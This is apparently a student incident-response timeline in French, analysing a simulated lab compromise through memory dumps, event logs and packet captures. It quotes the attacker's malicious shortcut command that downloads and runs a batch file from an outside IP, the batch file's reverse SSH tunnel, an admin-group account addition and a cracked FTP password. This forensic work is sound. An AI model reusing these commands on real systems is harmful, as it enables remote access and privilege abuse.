


TIMELINE

28/02/2024

Mail

Mail suspicieux d'Homer Simpson



Le mail redirige vers une archive zip et non un PDF

http://13.39.205.164/CV_Homer_SIMPSON.zip

C'est un serveur WEB qui tourne derrière cette IP.

Analyse du Dump Mémoire | strings

On retrouve dans les strings une connexion SSH forward, un tunnel est crée entre la machine et le serveur vu précédemment.

```
ssh -o StrictHostKeyChecking=no -f -N -R 1080 tunnel@13.39.205.164 -p 443  
  
-f foreground  
-o option -> StrictHostKeyChecking=no  
-N pas d'exec de commande  
-R port à forwarder  
-p port vers lequel on forward
```

Extraction de données ?

Processus: cmd.exe

On retrouve dans la liste des processus plusieurs cmd.exe

- 1 dumpit (pid 11256)
- 1 Générateur de menace (pid 7072)

- 1 soupçonné d'être notre malware (pid 5728)

On retrouve dans la mémoire du cmd, ce que l'on soupçonne d'être le script malveillant (.bat) `strings pid.5728.dmp | grep "echo off" -A 10 -B 10`

```
@echo off
start http://13.39.205.164/CV_Homer_SIMPSON.pdf
start /min ssh -o StrictHostKeyChecking=no -f -N -R 1080
tunnel:tunnel@13.39.205.164 -p 443
wmic process where "name='cmd.exe'" delete
exit
```

`wmic process where...` doit servir à supprimer instantanément le cmd Ce programme .bat est probablement téléchargé après l'ouverture d'un des fichiers dans l'archive, puisque l'on retrouve cette ligne dans les strings du dump mémoire:

```
/k "bitsadmin /transfer mydownloadjob /download /priority FOREGROUND "http://13.39.205.164/autologon.bat" "c:\users\public\autologon.bat" && start c:\users\public\autologon.bat && exit"
```

Il y a donc un téléchargement du fichier `autologon.bat` depuis le serveur web et l'exécution de celui-ci. Le code retrouvé précédemment est probablement le contenu de ce .bat.

On retrouve également sur la machine un programme étrange du nom de `blnckFhm.exe` au PID 440 que je n'ai pas pu décompiler.

29/02/2024

Analyse evtx

Avec l'outil Chainsaw j'applique des sigma rules pour trier les logs evtx et les exporter en CSV.

On retrouve la création d'un utilisateur: `lisa.simpson`

2024-02-14T14:38:33.452530+00:00	Local User Creation	evtx\WIN10_Security.evtx	1	Microsoft-Windows-Security-Auditing	4720	39002839	PURPLE-WIN10.PURPLE-LAB.local	AccountExpires: '%1794' AllowedToDelegateTo: '' DisplayName: '%1793' HomeDirectory: '%1793' HomePath: '%1793' LogonHours: '%1797' NewUacValue: '0x15' OldUacValue: '0x0' PasswordLastSet: '%1794' PrimaryGroupid: '513' PrivilegeList: '' ProfilePath: '%1793' SamAccountName: lisa.simpson ScriptPath: '%1793' SidHistory: '' SubjectDomainName: PURPLE-LAB SubjectLogonid: '0x3e7' SubjectUserName: PURPLE-WIN10S SubjectUserSid: S-1-5-18 TargetDomainName: PURPLE-WIN10 TargetSid: S-1-5-21-3385904398-1015573331-313832903-1046 TargetUserName: lisa.simpson UserAccountControl: '0x00000000000000000000000000000000' UserParameters: '%1793' UserPrincipalName: '' UserWorkstations: '%1793'
----------------------------------	---------------------	--------------------------	---	-------------------------------------	------	----------	-------------------------------	---



On cherchant dans les strings, on retrouve la création de cet utilisateur ainsi que l'ajout de ce dernier au groupe "administrateurs"

```
;Command: "net localgroup administrators lisa.simpson /add"
PCommand: "C:\Windows\system32\net1 localgroup administrators lisa.simpson /add"
```

On retrouve ces informations dans les logs evtx ouvert dans windows.

Analyse des pièces jointes présentes sur le serveur web

On a pu récupérer les fichiers ZIP et autologon.bat présent sur le serveur WEB.

Nom	Modifié le	Type	Taille
 CV_Homer_SIMPSON	14/02/2024 10:41	Raccourci	3 Ko
 CV_Homer_SIMPSON.pdf	14/02/2024 14:25	Microsoft Edge P...	80 Ko

Le ZIP contient un .lnk qui est un raccourci avec une icone de pdf et il contient également le vrai CV d'Homer Simpson.

Dans le .lnk, on remarque l'execution d'une commande dans un CMD:

Type de cible :	Application
Emplacement :	System32
Cible :	"bitsadmin /transfer mydownloadjob /download /priority FORE

```
"C:\Windows\System32\cmd.exe" /k "bitsadmin /transfer mydownloadjob  
/download /priority FOREGROUND "http://13.39.205.164/autologon.bat"  
"c:\users\public\autologon.bat" && start c:\users\public\autologon.bat &&  
exit"
```

C'est la commande qui télécharge l'autologon.bat. Ce dernier contient le programme suivant:

```
@echo off  
start http://13.39.205.164/CV_Homer_SIMPSON.pdf  
start /min ssh -o StrictHostKeyChecking=no -f -N -R 1080  
tunnel:tunnel@13.39.205.164 -p 443  
wmic process where "name='cmd.exe'" delete  
exit
```

C'est bien le programme que j'avais trouvé hier dans les strings.

01/03/2024

Analyse des strings du processus ssh.exe (pid 7328)

Dans les strings du protocole ssh je fais une découverte intéressant avec des fichiers sur le Bureau (qui n'apparaissent pas dans le filesan).

```
.../IUT/sns/memdump
> cat 7328 | grep 'C:\\Users\\Administrateur\\Desktop\\'
C:\\Users\\Administrateur\\Desktop\\CVE-2021-1675.ps1.txt
C:\\Users\\Administrateur\\Desktop\\EVTX\\Systeme.evtx
C:\\Users\\Administrateur\\Desktop\\EVTX\\Powershell.evtx
C:\\Users\\Administrateur\\Desktop\\IUT\\lisa.txt
C:\\Users\\Administrateur\\Desktop\\Test.txt
C:\\Users\\Administrateur\\Desktop\\DumpIt.exe
C:\\Users\\Administrateur\\Desktop\\DumpIt.exe
C:\\Users\\Administrateur\\Desktop\\EVTX\\Application.txt
```

Il y a notamment le fichiers CVE-2021-1675.ps1.txt qui me saute au yeux car après une recherche il s'agit d'un script permettant la création d'un utilisateur local et de le placer dans le groupes des administrateur. De la même façon que lisa.simpson à été créer. Ce script est disponible juste ici:

Analyse Wireshark

172.19.3.2 -> Serveur HTTP3 avec QUIC

No.	Time	Source	Destination	Protocol	Length	Info
320	8.598070	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=4e1825a30fbc8003, PKN: 0, CRYPTO, PADDING
351	9.611527	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=4e1825a30fbc8003, PKN: 1, CRYPTO, PING, PADDING
404	11.616762	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=4e1825a30fbc8003, PKN: 2, CRYPTO, PING, PADDING
505	15.615852	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=4e1825a30fbc8003, PKN: 3, CRYPTO, PING, PADDING
591	19.721892	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=f5cedeace0de2532, PKN: 0, CRYPTO, PADDING
612	20.735769	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=f5cedeace0de2532, PKN: 1, CRYPTO, PING, PADDING
650	22.741944	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=f5cedeace0de2532, PKN: 2, CRYPTO, PING, PADDING
739	26.740828	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=f5cedeace0de2532, PKN: 3, CRYPTO, PING, PADDING
832	30.832792	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=35d01049130496f9, PKN: 0, CRYPTO, PADDING
847	31.834553	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=35d01049130496f9, PKN: 1, CRYPTO, PING, PADDING
894	33.841246	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=35d01049130496f9, PKN: 2, CRYPTO, PING, PADDING
995	37.852320	172.19.3.2	172.19.2.2	QUIC	1262	Initial, DCID=35d01049130496f9, PKN: 3, CRYPTO, PING, PADDING

Et serveur DNS

No.	Time	Source	Destination	Protocol	Length	Info
114	2.165202	172.19.3.2	172.19.2.1	DNS	81	Standard query 0x42f8 A wpad.PURPLE-LAB.local
115	2.172038	172.19.2.1	172.19.3.2	DNS	156	Standard query response 0x42f8 No such name A wpad.PURPLE-LAB.local SOA purple-ad01.purple-lab.local
183	3.521955	172.19.3.2	172.19.2.1	DNS	84	Standard query 0xbf4c AAAA sensor.cloud.tenable.com
184	3.550110	172.19.3.2	172.19.2.2	DNS	84	Standard query 0xbf4c AAAA sensor.cloud.tenable.com
185	3.551811	172.19.2.1	172.19.3.2	DNS	140	Standard query response 0xbf4c AAAA sensor.cloud.tenable.com AAAA 2a06:98c1:58::1a AAAA 2606:4700:7::1a
187	3.556865	172.19.2.2	172.19.3.2	DNS	140	Standard query response 0xbf4c AAAA sensor.cloud.tenable.com AAAA 2a06:98c1:58::1a AAAA 2606:4700:7::1a
335	9.229548	172.19.3.2	172.19.2.1	DNS	81	Standard query 0x0e58 A wpad.PURPLE-LAB.local
336	9.236367	172.19.2.1	172.19.3.2	DNS	156	Standard query response 0x0e58 No such name A wpad.PURPLE-LAB.local SOA purple-ad01.purple-lab.local
891	33.795635	172.19.3.2	172.19.2.1	DNS	84	Standard query 0x1ec7 A sensor.cloud.tenable.com
892	33.824484	172.19.2.1	172.19.3.2	DNS	116	Standard query response 0x1ec7 A sensor.cloud.tenable.com A 162.159.140.26 A 172.66.0.26
1554	64.066167	172.19.3.2	172.19.2.1	DNS	84	Standard query 0xf7b9 AAAA sensor.cloud.tenable.com
1555	64.095500	172.19.3.2	172.19.2.2	DNS	84	Standard query 0xf7b9 AAAA sensor.cloud.tenable.com
1556	64.104670	172.19.2.1	172.19.3.2	DNS	140	Standard query response 0xf7b9 AAAA sensor.cloud.tenable.com AAAA 2a06:4700:7::1a AAAA 2a06:98c1:58::1a
1558	64.123391	172.19.2.2	172.19.3.2	DNS	140	Standard query response 0xf7b9 AAAA sensor.cloud.tenable.com AAAA 2a06:98c1:58::1a AAAA 2606:4700:7::1a
2195	94.359057	172.19.3.2	172.19.2.1	DNS	84	Standard query 0xac85 A sensor.cloud.tenable.com
2201	94.389493	172.19.3.2	172.19.2.2	DNS	84	Standard query 0xac85 A sensor.cloud.tenable.com
2204	94.401375	172.19.2.1	172.19.3.2	DNS	116	Standard query response 0xac85 A sensor.cloud.tenable.com A 172.66.0.26 A 162.159.140.26
2209	94.429922	172.19.2.2	172.19.3.2	DNS	116	Standard query response 0xac85 A sensor.cloud.tenable.com A 162.159.140.26 A 172.66.0.26
2878	124.655416	172.19.3.2	172.19.2.1	DNS	84	Standard query 0xdbf4 AAAA sensor.cloud.tenable.com
2880	124.682193	172.19.3.2	172.19.2.2	DNS	84	Standard query 0xdbf4 AAAA sensor.cloud.tenable.com
2881	124.682369	172.19.2.1	172.19.3.2	DNS	140	Standard query response 0xdbf4 AAAA sensor.cloud.tenable.com AAAA 2a06:98c1:58::1a AAAA 2606:4700:7::1a
2887	124.709806	172.19.2.2	172.19.3.2	DNS	140	Standard query response 0xdbf4 AAAA sensor.cloud.tenable.com AAAA 2a06:98c1:58::1a AAAA 2606:4700:7::1a
2993	129.653360	172.19.3.1	172.19.2.1	DNS	93	Standard query 0xf7fe A ioc-gw-prod-eu-1c.sentinelone.net
2995	129.672332	172.19.3.1	172.19.2.2	DNS	93	Standard query 0xf7fe A ioc-gw-prod-eu-1c.sentinelone.net
2998	129.682355	172.19.2.1	172.19.3.1	DNS	109	Standard query response 0xf7fe A ioc-gw-prod-eu-1c.sentinelone.net A 18.196.241.73
3000	129.701039	172.19.2.2	172.19.3.1	DNS	109	Standard query response 0xf7fe A ioc-gw-prod-eu-1c.sentinelone.net A 18.196.241.73
3001	129.701195	172.19.3.1	172.19.2.2	ICMP	137	Destination unreachable (Port unreachable)

Trafic HTTP over TLS avec 2 IP publiques: (51.159.9.95 et 18.193.121.83)

ftp.port == 443 and ip.addr == 172.19.3.250						
No.	Time	Source	Destination	Protocol	Length	Info
2	0.000344	18.193.121.83	172.19.3.1	TLSv1.2	351	Ignored Unknown Record
3	0.000417	172.19.3.1	18.193.121.83	TCP	66	53326 → 443 [ACK] Seq=1 Ack=4294965837 Win=1026 Len=0 SLE=1 SRE=298
4	0.000580	18.193.121.83	172.19.3.1	TCP	1514	[TCP Out-Of-Order] 443 → 53326 [ACK] Seq=4294965837 Ack=1 Win=1260 Len=1460
5	0.000609	172.19.3.1	18.193.121.83	TCP	54	53326 → 443 [ACK] Seq=1 Ack=298 Win=1026 Len=0
50	0.730153	172.19.3.2	18.193.121.83	TLSv1.2	939	Application Data
52	0.759653	18.193.121.83	172.19.3.2	TLSv1.2	1514	Ignored Unknown Record
53	0.759653	18.193.121.83	172.19.3.2	TCP	1514	[TCP Out-Of-Order] 443 → 52177 [ACK] Seq=1 Ack=886 Win=459 Len=1460
54	0.759784	18.193.121.83	172.19.3.2	TLSv1.2	1192	[TCP Previous segment not captured], Ignored Unknown Record
55	0.759784	18.193.121.83	172.19.3.2	TCP	1514	[TCP Out-Of-Order] 443 → 52177 [ACK] Seq=2921 Ack=886 Win=459 Len=1460
56	0.759827	172.19.3.2	18.193.121.83	TCP	66	[TCP Dup ACK 56#1] 52177 → 443 [ACK] Seq=886 Ack=1 Win=1026 Len=0 SLE=1401 SRE=2921
57	0.759902	172.19.3.2	18.193.121.83	TCP	68	52177 → 443 [ACK] Seq=886 Ack=2921 Win=1026 Len=0
58	0.760015	172.19.3.2	18.193.121.83	TCP	66	[TCP Dup ACK 57#1] 52177 → 443 [ACK] Seq=886 Ack=2921 Win=1026 Len=0 SLE=4381 SRE=9519
59	0.760063	172.19.3.2	18.193.121.83	TCP	68	52177 → 443 [ACK] Seq=886 Ack=5519 Win=1026 Len=0
142	2.735442	172.19.3.1	18.193.121.83	TLSv1.2	943	Application Data
143	2.735508	18.193.121.83	172.19.3.1	TLSv1.2	1514	[TCP Previous segment not captured], Ignored Unknown Record
146	2.765036	18.193.121.83	172.19.3.1	TLSv1.2	1111	[TCP Previous segment not captured], Ignored Unknown Record
147	2.765036	18.193.121.83	172.19.3.1	TCP	1514	[TCP Out-Of-Order] 443 → 53326 [ACK] Seq=298 Ack=890 Win=1266 Len=1460
148	2.765036	18.193.121.83	172.19.3.1	TCP	1514	[TCP Out-Of-Order] 443 → 53326 [ACK] Seq=298 Ack=890 Win=1266 Len=1460
149	2.765142	172.19.3.1	18.193.121.83	TCP	66	[TCP Dup ACK 5#1] 53326 → 443 [ACK] Seq=890 Ack=298 Win=1026 Len=0 SLE=1758 SRE=3218
150	2.765201	172.19.3.1	18.193.121.83	TCP	74	[TCP Dup ACK 5#2] 53326 → 443 [ACK] Seq=890 Ack=298 Win=1026 Len=0 SLE=4678 SRE=5735 SLE=1758 SRE=3218
151	2.765276	172.19.3.1	18.193.121.83	TCP	66	53326 → 443 [ACK] Seq=890 Ack=3218 Win=1026 Len=0 SLE=4678 SRE=5735
152	2.765319	172.19.3.1	18.193.121.83	TCP	54	53326 → 443 [ACK] Seq=890 Ack=5735 Win=1026 Len=0
157	2.877186	172.19.3.2	51.159.9.95	TLSv1.2	104	Application Data
158	2.877319	172.19.3.2	51.159.9.95	TCP	1514	52115 → 443 [ACK] Seq=51 Ack=1 Win=1021 Len=1460 [TCP segment of a reassembled PDU]
159	2.877319	172.19.3.2	51.159.9.95	TCP	1514	52115 → 443 [ACK] Seq=1511 Ack=1 Win=1021 Len=1460 [TCP segment of a reassembled PDU]
160	2.877319	172.19.3.2	51.159.9.95	TCP	1514	52115 → 443 [ACK] Seq=2971 Ack=1 Win=1021 Len=1460 [TCP segment of a reassembled PDU]
161	2.877319	172.19.3.2	51.159.9.95	TCP	1514	52115 → 443 [ACK] Seq=4431 Ack=1 Win=1021 Len=1460 [TCP segment of a reassembled PDU]
162	2.877319	172.19.3.2	51.159.9.95	TCP	1514	52115 → 443 [ACK] Seq=5891 Ack=1 Win=1021 Len=1460 [TCP segment of a reassembled PDU]
163	2.877319	172.19.3.2	51.159.9.95	TLSv1.2	818	Application Data
166	2.897934	51.159.9.95	172.19.3.2	TCP	60	443 → 52115 [ACK] Seq=1 Ack=8115 Win=10936 Len=0
167	2.901880	51.159.9.95	172.19.3.2	TLSv1.2	96	Application Data
168	2.915670	51.159.9.95	172.19.3.2	TLSv1.2	463	Application Data
169	2.915840	172.19.3.2	51.159.9.95	TCP	60	52115 → 443 [ACK] Seq=8115 Ack=392 Win=1026 Len=0
186	3.553854	172.19.3.2	172.66.0.26	TCP	66	52219 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
188	3.574037	172.66.0.26	172.19.3.2	TCP	66	443 → 52219 [SYN, ACK] Seq=9 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=8192
189	3.574419	172.19.3.2	172.66.0.26	TCP	60	52219 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
190	3.629804	172.66.0.26	172.19.3.2	TCP	68	[TCP Aacked unseen segment] 443 → 52219 [ACK] Seq=1 Ack=518 Win=983440 Len=0
191	3.629734	172.19.3.2	172.66.0.26	TLSv1.3	571	[TCP Spurious Retransmission], Client Hello (SNI=sensor.cloud.tenable.com)
193	3.651136	172.19.3.2	172.66.0.26	TCP	68	[TCP Aacked unseen segment] 52219 → 443 [ACK] Seq=518 Ack=711 Win=263168 Len=0
195	3.655172	172.66.0.26	172.19.3.2	TLSv1.3	1514	[TCP Spurious Retransmission], Server Hello, Change cipher Spec
196	3.655172	172.66.0.26	172.19.3.2	TCP	1514	[TCP Spurious Retransmission] 443 → 52219 [ACK] Seq=1461 Ack=518 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
197	3.655172	172.66.0.26	172.19.3.2	TCP	1514	[TCP Spurious Retransmission] 443 → 52219 [ACK] Seq=2021 Ack=518 Win=65536 Len=1460 [TCP segment of a reassembled PDU]

Serveur FTP sur 172.19.3.3 avec connexion de n.flanders.

ftp						
No.	Time	Source	Destination	Protocol	Length	Info
328	9.081063	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
330	9.081453	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
376	10.587382	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
378	10.621041	172.19.2.1	172.19.3.3	FTP	68	Request: OPTS UTF8 ON
380	10.621210	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
514	15.777457	172.19.2.1	172.19.3.3	FTP	70	Request: USER anonymous
515	15.777741	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
532	16.616465	172.19.2.1	172.19.3.3	FTP	61	Request: PASS
599	19.881760	172.19.3.3	172.19.2.1	FTP	76	Response: 530 Login incorrect.
634	21.859084	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
636	21.859297	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
677	23.402357	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
680	23.431099	172.19.2.1	172.19.3.3	FTP	68	Request: OPTS UTF8 ON
682	23.431370	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
852	32.379030	172.19.2.1	172.19.3.3	FTP	75	Request: USER administrateur
853	32.379332	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
952	35.584896	172.19.2.1	172.19.3.3	FTP	75	Request: PASS administrateur
1018	38.792013	172.19.3.3	172.19.2.1	FTP	76	Response: 530 Login incorrect.
1049	40.305355	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
1051	40.305692	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
1075	40.940913	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
1078	40.971507	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
1079	40.971554	172.19.2.1	172.19.3.3	FTP	68	[TCP Spurious Retransmission] Request: OPTS UTF8 ON
1192	47.411058	172.19.2.1	172.19.3.3	FTP	71	Request: USER n.flanders
1193	47.411374	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
1372	54.825325	172.19.2.1	172.19.3.3	FTP	71	Request: PASS n.flanders
1428	58.309667	172.19.3.3	172.19.2.1	FTP	76	Response: 530 Login incorrect.
1479	60.945178	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
1481	60.945535	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
1537	63.218086	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
1539	63.250635	172.19.2.1	172.19.3.3	FTP	68	Request: OPTS UTF8 ON
1541	63.250635	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
1714	70.249843	172.19.2.1	172.19.3.3	FTP	71	Request: USER n.flanders
1715	70.250251	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
3091	133.051770	172.19.2.1	172.19.3.3	FTP	71	Request: PASS Password1!
3095	133.151958	172.19.3.3	172.19.2.1	FTP	77	Response: 230 Login successful.

04/03/2024

Wireshark FTP

On remarque dans la capture Wireshark, plusieurs trames correspondantes avec des essais de credentials différents, cela ressemble à de l'attaque par dictionnaire pour trouver un accès à ce serveur. L'attaquant parvient à trouver le mot de passe de l'utilisateur n.flanders.

Mot de passe incorrect:

fils and ftp						
No.	Time	Source	Destination	Protocol	Length	Info
328	9.081063	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
330	9.081453	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
376	10.587382	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
378	10.621041	172.19.2.1	172.19.3.3	FTP	68	Request: OPTS UTF8 ON
380	10.621210	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
514	15.777457	172.19.2.1	172.19.3.3	FTP	70	Request: USER anonymous
515	15.777741	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
532	16.616465	172.19.2.1	172.19.3.3	FTP	61	Request: PASS
599	19.881760	172.19.3.3	172.19.2.1	FTP	76	Response: 530 Login incorrect.
634	21.859084	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
636	21.859297	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
677	23.402357	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
680	23.431099	172.19.2.1	172.19.3.3	FTP	68	Request: OPTS UTF8 ON
682	23.431370	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.
852	32.379030	172.19.2.1	172.19.3.3	FTP	75	Request: USER administrateur
853	32.379332	172.19.3.3	172.19.2.1	FTP	88	Response: 331 Please specify the password.
952	35.584896	172.19.2.1	172.19.3.3	FTP	75	Request: PASS administrateur
1018	38.792013	172.19.3.3	172.19.2.1	FTP	76	Response: 530 Login incorrect.
1049	40.305355	172.19.2.1	172.19.3.3	FTP	60	Request: QUIT
1051	40.305692	172.19.3.3	172.19.2.1	FTP	68	Response: 221 Goodbye.
1075	40.940913	172.19.3.3	172.19.2.1	FTP	74	Response: 220 (vsFTPd 3.0.3)
1078	40.971507	172.19.3.3	172.19.2.1	FTP	80	Response: 200 Always in UTF8 mode.

Connexion réussie:

1192	47.411058	172.19.2.1	172.19.3.3	FTP	71 Request: USER n.flanders
1193	47.411374	172.19.3.3	172.19.2.1	FTP	88 Response: 331 Please specify the password.
1372	54.825325	172.19.2.1	172.19.3.3	FTP	71 Request: PASS n.flanders
1428	58.389667	172.19.3.3	172.19.2.1	FTP	76 Response: 530 Login incorrect.
1479	60.945178	172.19.2.1	172.19.3.3	FTP	60 Request: QUIT
1481	60.945535	172.19.3.3	172.19.2.1	FTP	68 Response: 221 Goodbye.
1537	63.218086	172.19.3.3	172.19.2.1	FTP	74 Response: 220 (vsFTPd 3.0.3)
1539	63.250635	172.19.2.1	172.19.3.3	FTP	68 Request: OPTS UTF8 ON
1541	63.250635	172.19.3.3	172.19.2.1	FTP	80 Response: 200 Always in UTF8 mode.
1714	70.249843	172.19.2.1	172.19.3.3	FTP	71 Request: USER n.flanders
1715	70.250251	172.19.3.3	172.19.2.1	FTP	88 Response: 331 Please specify the password.
3991	133.951770	172.19.2.1	172.19.3.3	FTP	71 Request: PASS Password1!
3995	133.151958	172.19.3.3	172.19.2.1	FTP	77 Response: 230 Login successful.
3137	135.233831	172.19.2.1	172.19.3.3	FTP	79 Request: PORT 172,19,2,1,195,149
3140	135.234738	172.19.3.3	172.19.2.1	FTP	105 Response: 200 PORT command successful. Consider using PASV.
3144	135.278863	172.19.2.1	172.19.3.3	FTP	60 Request: NLST
3342	145.377200	172.19.2.1	172.19.3.3	FTP	60 Request: QUIT

Analyse du DC de l'AD

On a récupéré un dump mémoire du Domain Controller ainsi que des logs evtx de ce dernier.

Analyse de la RAM

On retrouve dans le pslist plusieurs processus Kryptex, après une recherche je me rends compte qu'il s'agit d'un mineur de cryptomonnaie.

 **Kryptex**

Produits

Ressources

Pools de Minage

Se connecter

Créer un compte

FR

Kryptex exploite la crypto-monnaie et vous paie des bitcoins ou de l'argent réel, qu'il s'agisse de dollars ou de toute autre devise.

Télécharger Kryptex



\$203.41 per month

\$6.78 per day | Full Mode



\$69.76

423 solutions

\$68.51 available for withdrawal

DETAILED STATISTICS

2252	7044	Kryptex.exe	0xe182f1f4e080	27	-
3008	2252	Kryptex.exe	0xe182f5be1080	7	-
7984	2252	Kryptex.exe	0xe182ef15e080	13	-
796	2252	Kryptex.exe	0xe182f0824080	9	-
3804	2252	Kryptex.exe	0xe182f29c6080	21	-
712	2252	Kryptex.exe	0xe182ef1c0240	17	-

On trouve dans le netstat une connexion RDP depuis une adresse public (10.15.9.161)

.../IUT/sns/AD

vol3 -f AD.dmp windows.netstat

Volatility 3 Framework 2.6.1

Progress: 100.00 PDB scanning finished

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xe182f2dedb30	TCPv4	172.19.2.1	54079	172.19.3.3	8000	ESTABLISHED	-	-	N/A
0xe182f1e2f830	TCPv4	172.19.2.1	51910	172.19.2.2	49669	ESTABLISHED	-	-	N/A
0xe182f0d87b20	TCPv6	::1	389	::1	49680	ESTABLISHED	-	-	N/A
0xe182ef1a24e0	TCPv6	fe80::708a:1e18:8e81:239c		49669	fe80::708a:1e18:8e81:239c		62171	ESTABLISHED	-
0xe182f2dcc290	TCPv6	fe80::708a:1e18:8e81:239c		445	fe80::708a:1e18:8e81:239c		52223	ESTABLISHED	-
0xe182f2bcd4a0	TCPv6	::1	50231	::1	389	ESTABLISHED	-	-	N/A
0xe182f32e0260	TCPv4	127.0.0.1	54065	127.0.0.1	54066	ESTABLISHED	-	-	N/A
0xe182f0d06010	TCPv4	172.19.2.1	63679	172.19.3.3	22	ESTABLISHED	-	-	N/A
0xe182f27d36e0	TCPv6	fe80::708a:1e18:8e81:239c		50074	fe80::708a:1e18:8e81:239c		49669	ESTABLISHED	-
0xe182f2782b40	TCPv6	fe80::708a:1e18:8e81:239c		49669	fe80::708a:1e18:8e81:239c		50074	ESTABLISHED	-
0xe182f22643d0	TCPv6	fe80::708a:1e18:8e81:239c		50239	fe80::708a:1e18:8e81:239c		389	ESTABLISHED	-
0xe182f54536e0	TCPv6	fe80::708a:1e18:8e81:239c		389	fe80::708a:1e18:8e81:239c		50229	ESTABLISHED	-
0xe182eec568a0	TCPv4	172.19.2.1	3389	10.15.9.161	40158	ESTABLISHED	-	-	N/A
0xe182f256c830	TCPv4	127.0.0.1	54066	127.0.0.1	54065	ESTABLISHED	-	-	N/A
0xe182f32e0260	TCPv4	127.0.0.1	54065	127.0.0.1	54066	ESTABLISHED	-	-	N/A

Egalement, le DC de l'AD est connecté au serveur FTP (172.19.3.3) sur le port 22, potentiellement SSH ou SFTP ?

.../IUT/sns/AD

vol3 -f AD.dmp windows.netstat

Volatility 3 Framework 2.6.1

Progress: 100.00 PDB scanning finished

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0xe182f2dedb30	TCPv4	172.19.2.1	54079	172.19.3.3	8000	ESTABLISHED	-	-	N/A
0xe182f1e2f830	TCPv4	172.19.2.1	51910	172.19.2.2	49669	ESTABLISHED	-	-	N/A
0xe182f0d87b20	TCPv6	::1	389	::1	49680	ESTABLISHED	-	-	N/A
